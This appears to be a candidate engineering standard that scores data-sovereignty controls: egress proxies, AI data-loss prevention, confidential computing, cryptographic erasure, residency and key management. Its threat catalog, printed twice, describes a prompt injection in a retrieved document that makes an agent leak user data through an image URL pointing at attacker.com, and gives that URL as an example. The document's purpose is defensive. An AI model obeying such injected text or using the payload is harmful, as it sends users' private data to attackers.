ENGINEERING STANDARDS LIBRARY / DATA, STATE, AND EVIDENCE

Data Sovereignty, Privacy Preservation, & Egress Control Standard

The architecture of data privacy and sovereignty has failed.

PERMANENT DOCUMENT ID

MYTHOS-DAT-0003

PUBLICATION

Candidate Standard
Version 1.0.0-candidate

ASSURANCE PROFILE

Standard / Advanced
High Assurance

PERMANENT PUBLICATION IDENTITY

Data Sovereignty, Privacy Preservation, & Egress Control Standard

DOCUMENT ID
MYTHOS-DAT-0003

VERSION
1.0.0-candidate

STATUS
Candidate Standard

PUBLISHER
Mythos Systems

PUBLICATION DATE
2026-07-24

SCHEDULED REVIEW
2027-07-24

14	6	4	1
ATOMIC CRITERIA	ASSURANCE VIEWS	IMPLEMENTATION PROFILES	PERMANENT IDENTITY

Publication doctrine. This standard is a permanent library identity. Interpretation must preserve its recorded evidence, controlled exceptions, formal revision history, and explicit relationship to companion standards.

DOMAIN CONTROL SYSTEM


MYTHOS-DAT-0003 inside the data, state, and evidence constellation

Connected assurance	Architecture, implementation, operations, evidence, and lifecycle are evaluated as one controlled system.
Specialization rule	Companion standards may add precision, but cannot silently weaken this publication.

Executive orientation

Defines data sovereignty, privacy preservation, residency, classification, egress control, minimization, policy enforcement, and accountable cross-boundary processing.

WHY THIS STANDARD EXISTS	The architecture of data privacy and sovereignty has failed.
OPERATIONAL SCOPE	This standard covers the evaluation of: - Egress gateways, API firewalls, and forward proxies (with TLS interception) - Context-aware Data Loss Prevention (DLP) for LLMs and agents - Privacy-Enhancing Technologies (PETs): FHE, ZKPs, Secure Multi-Party Computation (SMPC) - Confidential Computing (TEEs: Intel TDX, AMD SEV-SNP, Nitro Enclaves) - Cryptographic erasure and key lifecycle management (KMS) - Data residency and geo-fencing (sovereign cloud, air-gapped deployments) - Differential privacy for model training and fine-tuning
PRIMARY AUDIENCE	- Security architects and DLP engineers designing zero-trust data flows - Platform engineers building AI gateways and LLM firewalls - Compliance, privacy, and legal teams managing data residency (GDPR, DoD CMMC) - AI engineers implementing privacy-preserving inference and training - Standards bodies seeking a reference data sovereignty methodology



Assurance principle. Model capability, data quality, identity, authority, operational evidence, and human accountability are treated as a connected system. A high aggregate score cannot compensate for a failed mandatory safety or authority boundary.

Contents

Evaluation criterion index

This standard contains 14 atomic criteria. Each criterion is independently testable and requires retained evidence.

ID	EVALUATION CRITERION
4.1.1	Zero-Trust Egress
4.1.2	Semantic Redaction (AI DLP)
4.2.1	Confidential Computing
4.2.2	Fully Homomorphic Encryption (FHE) & ZKPs
4.3.1	Data Deletion
4.4.1	Geographic Enforcement
4.5.1	Training Privacy
4.6.1	Key Management
5.1.1	MDSS-Egress
5.1.2	MDSS-Erasure
6.1.1	LLM Data Exfiltration via Prompt Injection
6.1.2	Cloud Provider Subpoena Access
6.1.3	Immortal Data in Backups
6.1.4	Model Inversion / Memorization

MYTHOS-DAT-0003-4.1.1

4.1.1 Zero-Trust Egress

Normative source requirement

Is all outbound traffic explicitly authorized and inspected?

Score	Criteria
0	Unrestricted outbound internet access from application/agent containers
1	IP/Port-based firewall rules (e.g., AWS Security Groups)
2	Domain-based egress proxying with TLS interception
3	Zero-trust egress proxy with payload inspection and semantic DLP
4	Per-request authorization via cryptographic identity (mTLS/SPIFFE)
5	Perfect egress: formally verified zero default egress, payload-level anomaly detection, automated quarantine of policy violations

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records. Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.1.2

4.1.2 Semantic Redaction (AI DLP)

Normative source requirement

Can the system identify and redact sensitive information from LLM prompts and RAG contexts?

Score	Criteria
0	No prompt inspection
1	Regex-based redaction (easily bypassed by phrasing)
2	Named Entity Recognition (NER) for basic PII (names, emails)
3	Context-aware DLP: identifies IP, CUI, financial data, and trade secrets in unstructured text before egress
4	Format-Preserving Encryption (FPE) applied to sensitive tokens; model processes tokenized data
5	Perfect redaction: zero false-negative semantic leakage, formally verified DLP models, hardware-accelerated inspection

---

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records. Context manifests, retrieval traces, source citations, freshness records, conflict decisions, and memory provenance.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.2.1

4.2.1 Confidential Computing

Normative source requirement

Is data protected during processing (in-use)?

Score	Criteria
0	Data processed in plaintext on cloud VMs
1	Confidential VMs used but no remote attestation
2	Trusted Execution Environments (TEEs) with remote attestation verified
3	Full application logic executed inside TEE; data never touches host memory in plaintext
4	TEEs combined with FHE for mathematical privacy against the cloud provider
5	Perfect privacy: formally verified TEE boundaries, zero plaintext memory pages, continuous attestation

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records. Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.2.2

4.2.2 Fully Homomorphic Encryption (FHE) & ZKPs

Normative source requirement

Can the system compute on encrypted data or verify state without revealing the data?

Score	Criteria
0	No capability to compute on encrypted data
1	Theoretical FHE support, too slow for production
2	FHE used for specific simple operations (e.g., encrypted database search)
3	ZKPs used to verify agent execution correctness without revealing internal state
4	FHE accelerated by hardware (GPUs/FPGAs) for production-scale inference
5	Perfect PETs: formally verified zero-knowledge execution, production-scale FHE, zero data exposure to processor

---

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.3.1

4.3.1 Data Deletion

Normative source requirement

How is data destroyed in a distributed, replicated system?

Score	Criteria
0	Relies on DELETE SQL commands or object deletion
1	Manual cleanup of backups and caches
2	Envelope encryption with KMS-managed keys
3	Cryptographic erasure: destroying the Data Encryption Key (DEK) to render all ciphertext immutable
4	Automated key lifecycle with provenance tracking of all encrypted shards
5	Perfect erasure: formally verified key destruction, cryptographic proof of deletion, zero recoverable plaintext across all backups/indexes

---

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.4.1

4.4.1 Geographic Enforcement

Normative source requirement

Is data physically and cryptographically constrained to authorized jurisdictions?

Score	Criteria
0	Data can replicate to any global region
1	Cloud provider region pinning (e.g., us-east-1 only)
2	Architectural separation of regional clusters with no cross-region replication
3	Cryptographic geo-fencing: keys bound to specific hardware/regions via attestation
4	Air-gapped sovereign cloud deployment with physical network isolation
5	Perfect sovereignty: formally verified data gravity, zero cross-border egress capability, full compliance with DoD/FedRAMP/CMMC residency mandates

---

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.5.1

4.5.1 Training Privacy

Normative source requirement

Is model training and fine-tuning protected against data extraction attacks?

Score	Criteria
0	Raw user data used for fine-tuning
1	Basic anonymization (removing direct identifiers)
2	Pseudonymization of training datasets
3	Differential Privacy (DP) applied to training gradients (e.g., DP-SGD)
4	Formal privacy budgets (epsilon) tracked and enforced across model versions
5	Perfect privacy: formally verified DP bounds, zero memorization of training data, mathematically proven resistance to model inversion

---

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records. Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-4.6.1

4.6.1 Key Management

Normative source requirement

Are encryption keys managed with the same rigor as the data they protect?

Score	Criteria
0	Keys stored in configuration files or env variables
1	Cloud-managed KMS (AWS KMS, Azure Key Vault)
2	Dedicated Hardware Security Modules (HSMs) with strict access policies
3	Bring Your Own Key (BYOK) or Hold Your Own Key (HYOK) for sovereign control
4	Automated key rotation with zero-downtime re-encryption of active data
5	Perfect governance: formally verified key isolation, zero cloud-provider access to keys (even via subpoenas), automated Quorum-based authorization for key use

---

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Reproducible benchmark results, workload definitions, raw outputs, and variance records. Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results.
ASSESSMENT METHOD	MATURITY SIGNAL
Run a version-pinned workload with representative inputs, record distributions rather than a single score, repeat under failure and load, and compare reproduced results with the stated acceptance threshold.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-5.1.1

5.1.1 MDSS-Egress

Normative source requirement

- Prompt Injection Exfiltration: 100+ tests attempting to trick the agent into egressing PII/IP to external APIs.
- Semantic Bypass: 50+ tests obfuscating PII (e.g., base64, pig latin) to verify the DLP pipeline decodes and intercepts it.

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Architecture records, implemented configuration, test evidence, operational telemetry, exception decisions, and accountable approval.
ASSESSMENT METHOD	MATURITY SIGNAL
Inspect the architecture and configured control, execute normal and adverse scenarios, verify measurable outcomes, sample retained evidence, and confirm that exceptions are time-bound and approved.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-5.1.2

5.1.2 MDSS-Erasure

Normative source requirement

• Key Destruction Test: 50+ tests triggering a "Right to be Forgotten" request, verifying that all distributed ciphertext shards (including vector DBs and backups) are instantly rendered unreadable.

• Residency Boundary Test: 50+ tests attempting to sync data across geographic boundaries to verify cryptographic geo-fencing blocks the transfer.

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Architecture records, implemented configuration, test evidence, operational telemetry, exception decisions, and accountable approval.
ASSESSMENT METHOD	MATURITY SIGNAL
Exercise crash, retry, duplicate, reorder, partition, and restore scenarios; compare authoritative state before and after replay; confirm idempotency and recovery evidence.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-6.1.1

6.1.1 LLM Data Exfiltration via Prompt Injection

Normative source requirement

Severity: Critical Description: A prompt injection in a retrieved document commands the agent to append sensitive user context to an image URL (e.g., `<img src="https://attacker.com/log?data=SENSITIVE">`), exfiltrating the data when the model renders the text.

Required Controls: 1. Zero-trust egress proxy blocking all non-whitelisted domains. 2. Semantic DLP scanning all outbound payloads (including URLs) for sensitive tokens.

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Context manifests, retrieval traces, source citations, freshness records, conflict decisions, and memory provenance. Model and dataset cards, lineage, licenses, evaluation reports, release approvals, and rollback artifacts.
ASSESSMENT METHOD	MATURITY SIGNAL
Inject stale, conflicting, low-authority, and malicious information; inspect selection and citation behavior; verify scope isolation, correction, deletion, and provenance retention.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-6.1.2

6.1.2 Cloud Provider Subpoena Access

Normative source requirement

Severity: High Description: The cloud provider receives a legal request and accesses data stored in your tenant, bypassing your application controls.

Required Controls: 1. Hold Your Own Key (HYOK) architecture; cloud provider only holds ciphertext. 2. TEEs ensuring the cloud provider has no hypervisor-level access to plaintext memory.

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results. Context manifests, retrieval traces, source citations, freshness records, conflict decisions, and memory provenance.
ASSESSMENT METHOD	MATURITY SIGNAL
Trace the decision path from identity and policy through execution, attempt bypass and privilege-escalation scenarios, verify revocation behavior, and inspect the resulting evidence record.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-6.1.3

6.1.3 Immortal Data in Backups

Normative source requirement

Severity: High Description: A user requests data deletion, but the data persists in nightly database backups or vector index snapshots for 30 days, violating privacy regulations.

Required Controls: 1. Cryptographic erasure: backups contain ciphertext, but the DEK is destroyed, rendering backups unreadable instantly.

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results.
ASSESSMENT METHOD	MATURITY SIGNAL
Trace the decision path from identity and policy through execution, attempt bypass and privilege-escalation scenarios, verify revocation behavior, and inspect the resulting evidence record.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

MYTHOS-DAT-0003-6.1.4

6.1.4 Model Inversion / Memorization

Normative source requirement

Severity: Medium Description: An attacker extracts sensitive training data by querying a fine-tuned model repeatedly.

Required Controls: 1. Differential Privacy (DP-SGD) during fine-tuning. 2. Strict privacy budget (epsilon) tracking.

CONTROL INTENT	REQUIRED EVIDENCE
Create a measurable, reviewable control that can be verified independently of model or vendor claims.	Policy configuration, identity or trust records, authorization decisions, revocation evidence, and adversarial test results. Model and dataset cards, lineage, licenses, evaluation reports, release approvals, and rollback artifacts.
ASSESSMENT METHOD	MATURITY SIGNAL
Trace the decision path from identity and policy through execution, attempt bypass and privilege-escalation scenarios, verify revocation behavior, and inspect the resulting evidence record.	0 absent | 1 ad hoc | 2 repeatable | 3 controlled | 4 measured | 5 continuously verified

Decision rule. A criterion is not satisfied by documentation alone when the claim concerns runtime behavior. Reproduced evidence, responsible ownership, known limitations, and controlled exceptions are required.

Current authority and freshness register

These sources inform interpretation but do not convert this candidate publication into certification, legal compliance, or implementation evidence. Rolling sources must be version-pinned at adoption time.

AUTHORITY	VERSION / FRESHNESS	APPLICABILITY LIMIT
NIST - Artificial Intelligence Risk Management Framework (AI RMF 1.0)	NIST AI 100-1; current framework, revision underway Expires 2026-10-24	Voluntary risk-management framework; does not establish product certification or implementation effectiveness.
OpenTelemetry - Semantic Conventions	1.43.0 rolling specification; GenAI conventions maintained separately Expires 2026-08-24	Several GenAI and agent conventions remain under active development and require version pinning.
W3C - Verifiable Credentials Data Model v2.0	W3C Recommendation, May 15 2025 Expires 2027-01-24	Data model conformance does not establish issuer trust, credential truth, or ecosystem governance.
C2PA - Content Credentials Technical Specification	2.4 rolling publication Expires 2026-10-24	Provenance establishes signed assertions and tamper evidence, not the truth or quality of the underlying content.

Source lineage appendix

The following text preserves the substantive source draft in a normalized public form. Where it conflicts with the permanent publication identity, candidate status, current authority register, or evidence requirements above, the controlled publication layer governs.

0. Executive Mandate

The architecture of data privacy and sovereignty has failed.

Organizations rely on network perimeters and "clickwrap" Terms of Service to protect their intellectual property, sending raw enterprise context and user PII to third-party LLM APIs. They attempt to secure data in transit with TLS, ignoring that the data is processed in plaintext on the vendor's infrastructure. They treat data deletion as a database `DROP` command, failing to recognize that data replicated across caches, backups, and vector indexes is effectively immortal.

This standard exists because:

1. Unrestricted Egress is Architectural Surrender: An architecture that allows application or agent processes to make unrestricted outbound API calls to any endpoint is an open pipe for data exfiltration. Egress MUST be treated as a zero-trust, explicitly authorized, and deeply inspected boundary.

2. TLS is Not Privacy: Encrypting data in transit only guarantees that a passive network observer cannot read it. Once the data reaches the cloud provider, it is decrypted and processed in plaintext. True privacy requires data to remain encrypted during computation (FHE) or isolated in hardware enclaves (TEEs).

3. Data Deletion is a Cryptographic Problem: In distributed systems and AI memory stores, physically deleting every copy of a data shard is mathematically impossible. Data sovereignty requires cryptographic erasure: destroying the keys that encrypt the data, rendering all distributed copies permanently unreadable.

4. RAG is a Privacy Nightmare: Retrieval-Augmented Generation pipelines routinely pull sensitive enterprise documents and inject them into the context windows of external models. Context-aware Data Loss Prevention (DLP) MUST intercept and redact semantic entities before they ever reach the model prompt.

This document establishes the Mythos Data Sovereignty Standard (MDSS), a comprehensive, evidence-based methodology for evaluating data architectures against egress control, privacy-preserving computation, and sovereign data lifecycle management.

Part I. Scope and Applicability

1.1 In Scope

This standard covers the evaluation of:

- Egress gateways, API firewalls, and forward proxies (with TLS interception)
- Context-aware Data Loss Prevention (DLP) for LLMs and agents
- Privacy-Enhancing Technologies (PETs): FHE, ZKPs, Secure Multi-Party Computation (SMPC)
- Confidential Computing (TEEs: Intel TDX, AMD SEV-SNP, Nitro Enclaves)
- Cryptographic erasure and key lifecycle management (KMS)
- Data residency and geo-fencing (sovereign cloud, air-gapped deployments)
- Differential privacy for model training and fine-tuning

1.2 Out of Scope

- General network security architecture (covered in MYTHOS-NET-0004)
- Post-Quantum Cryptography algorithms (covered in MYTHOS-SEC-0001)
- General vector database architecture (covered in MYTHOS-DAT-0001)

1.3 Audience

- Security architects and DLP engineers designing zero-trust data flows
- Platform engineers building AI gateways and LLM firewalls
- Compliance, privacy, and legal teams managing data residency (GDPR, DoD CMMC)
- AI engineers implementing privacy-preserving inference and training
- Standards bodies seeking a reference data sovereignty methodology

Part II. Definitions and Taxonomy

2.1 Sovereignty Dimensions

Dimension	Definition
Zero-Trust Egress	An architectural pattern where all outbound network traffic is denied by default, explicitly routed through a proxy, deeply inspected for semantic data leaks, and logged.
Cryptographic Erasure	The process of rendering data unreadable by securely destroying the encryption keys used to protect it, rather than attempting to delete the underlying ciphertext.
Context-Aware DLP	Data Loss Prevention that understands semantic meaning (e.g., using NER models to identify and redact PII, IP, or CUI from unstructured text prompts before egress).
Privacy-Enhancing Tech (PET)	Technologies that allow data to be processed without revealing the underlying data to the processor (e.g., FHE, ZKPs, SMPC).
Data Residency	The physical and legal geographic location where data is stored and processed, enforced cryptographically and architecturally.

2.2 The Data Sovereignty Doctrine

> TLS is transport, not privacy. A database drop is not deletion. An agent with unrestricted internet access is an exfiltration engine. If the cloud provider can read your data, you do not own your data.

Part III. Evaluation Methodology

3.1 Scoring Model

Each capability is scored from 0 to 5.

Score	Meaning
0	Fails basic task; unrestricted egress, plaintext processing, no DLP
1	Basic firewall rules, but no deep packet inspection or semantic DLP
2	Functional DLP but relies on manual policies; no PETs
3	Solid production performance; zero-trust egress, context-aware DLP, cryptographic erasure
4	Strong performance; TEE integration, automated residency enforcement, ZKP verification
5	Best-in-class; sets the standard for mathematically proven data privacy and sovereignty

Weighting

Category	Weight	Rationale
Egress Control & Context-Aware DLP	25%	Unrestricted API access is the #1 data leak vector
Privacy-Preserving Computation (PETs)	20%	TLS alone cannot protect data from the processor
Cryptographic Erasure & Lifecycle	20%	Physical deletion in distributed systems is impossible
Data Residency & Sovereign Geo-Fencing	15%	Regulatory compliance requires architectural enforcement
Differential Privacy & Anonymization	10%	Training data must be protected against model inversion
Operational Lifecycle & Key Governance	10%	Sovereignty requires continuous key and policy management

Total: 100%

A system MUST score at least 3.0 in Egress Control and Cryptographic Erasure to be considered for production use.

Part IV. Evaluation Categories

4.1 Egress Control and Context-Aware DLP (Weight: 25%)

4.1.1 Zero-Trust Egress

Is all outbound traffic explicitly authorized and inspected?

Score	Criteria
0	Unrestricted outbound internet access from application/agent containers
1	IP/Port-based firewall rules (e.g., AWS Security Groups)
2	Domain-based egress proxying with TLS interception
3	Zero-trust egress proxy with payload inspection and semantic DLP
4	Per-request authorization via cryptographic identity (mTLS/SPIFFE)
5	Perfect egress: formally verified zero default egress, payload-level anomaly detection, automated quarantine of policy violations

4.1.2 Semantic Redaction (AI DLP)

Can the system identify and redact sensitive information from LLM prompts and RAG contexts?

Score	Criteria
0	No prompt inspection
1	Regex-based redaction (easily bypassed by phrasing)
2	Named Entity Recognition (NER) for basic PII (names, emails)
3	Context-aware DLP: identifies IP, CUI, financial data, and trade secrets in unstructured text before egress
4	Format-Preserving Encryption (FPE) applied to sensitive tokens; model processes tokenized data
5	Perfect redaction: zero false-negative semantic leakage, formally verified DLP models, hardware-accelerated inspection

4.2 Privacy-Preserving Computation (PETs) (Weight: 20%)

4.2.1 Confidential Computing

Is data protected during processing (in-use)?

Score	Criteria
0	Data processed in plaintext on cloud VMs
1	Confidential VMs used but no remote attestation
2	Trusted Execution Environments (TEEs) with remote attestation verified
3	Full application logic executed inside TEE; data never touches host memory in plaintext
4	TEEs combined with FHE for mathematical privacy against the cloud provider
5	Perfect privacy: formally verified TEE boundaries, zero plaintext memory pages, continuous attestation

4.2.2 Fully Homomorphic Encryption (FHE) & ZKPs

Can the system compute on encrypted data or verify state without revealing the data?

Score	Criteria
0	No capability to compute on encrypted data

Score	Criteria
1	Theoretical FHE support, too slow for production
2	FHE used for specific simple operations (e.g., encrypted database search)
3	ZKPs used to verify agent execution correctness without revealing internal state
4	FHE accelerated by hardware (GPUs/FPGAs) for production-scale inference
5	Perfect PETs: formally verified zero-knowledge execution, production-scale FHE, zero data exposure to processor

4.3 Cryptographic Erasure and Lifecycle (Weight: 20%)

4.3.1 Data Deletion

How is data destroyed in a distributed, replicated system?

Score	Criteria
0	Relies on `DELETE` SQL commands or object deletion
1	Manual cleanup of backups and caches
2	Envelope encryption with KMS-managed keys
3	Cryptographic erasure: destroying the Data Encryption Key (DEK) to render all ciphertext immutable
4	Automated key lifecycle with provenance tracking of all encrypted shards
5	Perfect erasure: formally verified key destruction, cryptographic proof of deletion, zero recoverable plaintext across all backups/indexes

4.4 Data Residency and Sovereign Geo-Fencing (Weight: 15%)

4.4.1 Geographic Enforcement

Is data physically and cryptographically constrained to authorized jurisdictions?

Score	Criteria
0	Data can replicate to any global region
1	Cloud provider region pinning (e.g., us-east-1 only)
2	Architectural separation of regional clusters with no cross-region replication
3	Cryptographic geo-fencing: keys bound to specific hardware/regions via attestation
4	Air-gapped sovereign cloud deployment with physical network isolation
5	Perfect sovereignty: formally verified data gravity, zero cross-border egress capability, full compliance with DoD/FedRAMP/CMMC residency mandates

4.5 Differential Privacy and Anonymization (Weight: 10%)

4.5.1 Training Privacy

Is model training and fine-tuning protected against data extraction attacks?

Score	Criteria
0	Raw user data used for fine-tuning
1	Basic anonymization (removing direct identifiers)

Score	Criteria
2	Pseudonymization of training datasets
3	Differential Privacy (DP) applied to training gradients (e.g., DP-SGD)
4	Formal privacy budgets (epsilon) tracked and enforced across model versions
5	Perfect privacy: formally verified DP bounds, zero memorization of training data, mathematically proven resistance to model inversion

4.6 Operational Lifecycle and Key Governance (Weight: 10%)

4.6.1 Key Management

Are encryption keys managed with the same rigor as the data they protect?

Score	Criteria
0	Keys stored in configuration files or env variables
1	Cloud-managed KMS (AWS KMS, Azure Key Vault)
2	Dedicated Hardware Security Modules (HSMs) with strict access policies
3	Bring Your Own Key (BYOK) or Hold Your Own Key (HYOK) for sovereign control
4	Automated key rotation with zero-downtime re-encryption of active data
5	Perfect governance: formally verified key isolation, zero cloud-provider access to keys (even via subpoenas), automated Quorum-based authorization for key use

Part V. The Mythos Data Sovereignty Suite (MDSS)

Traditional security benchmarks measure firewall rules. The MDSS evaluates semantic egress, cryptographic erasure, and privacy-preserving computation.

5.1 Suite Composition

5.1.1 MDSS-Egress

- Prompt Injection Exfiltration: 100+ tests attempting to trick the agent into egressing PII/IP to external APIs.
- Semantic Bypass: 50+ tests obfuscating PII (e.g., base64, pig latin) to verify the DLP pipeline decodes and intercepts it.

5.1.2 MDSS-Erasure

- Key Destruction Test: 50+ tests triggering a "Right to be Forgotten" request, verifying that all distributed ciphertext shards (including vector DBs and backups) are instantly rendered unreadable.
- Residency Boundary Test: 50+ tests attempting to sync data across geographic boundaries to verify cryptographic geo-fencing blocks the transfer.

5.2 Execution Protocol

```
1. Deploy data architecture with egress gateway and KMS
2. Run MDSS suite (automated exfiltration + erasure verification)
3. Score each category 0-5
4. Check for unrestricted outbound internet access (instant disqualification)
5. If all thresholds met: approve for production
```

Part VI. Security Threat Model for Data Sovereignty

6.1 Threat Catalog

6.1.1 LLM Data Exfiltration via Prompt Injection

Severity: Critical Description: A prompt injection in a retrieved document commands the agent to append sensitive user context to an image URL (e.g., `<img src="https://attacker.com/log?data=SENSITIVE">`), exfiltrating the data when the model renders the text.

Required Controls:

1. Zero-trust egress proxy blocking all non-whitelisted domains.

2. Semantic DLP scanning all outbound payloads (including URLs) for sensitive tokens.

6.1.2 Cloud Provider Subpoena Access

Severity: High Description: The cloud provider receives a legal request and accesses data stored in your tenant, bypassing your application controls.

Required Controls:

1. Hold Your Own Key (HYOK) architecture; cloud provider only holds ciphertext.

2. TEEs ensuring the cloud provider has no hypervisor-level access to plaintext memory.

6.1.3 Immortal Data in Backups

Severity: High Description: A user requests data deletion, but the data persists in nightly database backups or vector index snapshots for 30 days, violating privacy regulations.

Required Controls:

1. Cryptographic erasure: backups contain ciphertext, but the DEK is destroyed, rendering backups unreadable instantly.

6.1.4 Model Inversion / Memorization

Severity: Medium Description: An attacker extracts sensitive training data by querying a fine-tuned model repeatedly.

Required Controls:

1. Differential Privacy (DP-SGD) during fine-tuning.

2. Strict privacy budget (epsilon) tracking.

Part VII. The Mythos Data Sovereignty Standard

7.1 The Mythos Data Sovereignty Doctrine

```
TLS is transport, not privacy.
A database drop is not deletion.

An agent with unrestricted internet access is an exfiltration engine.
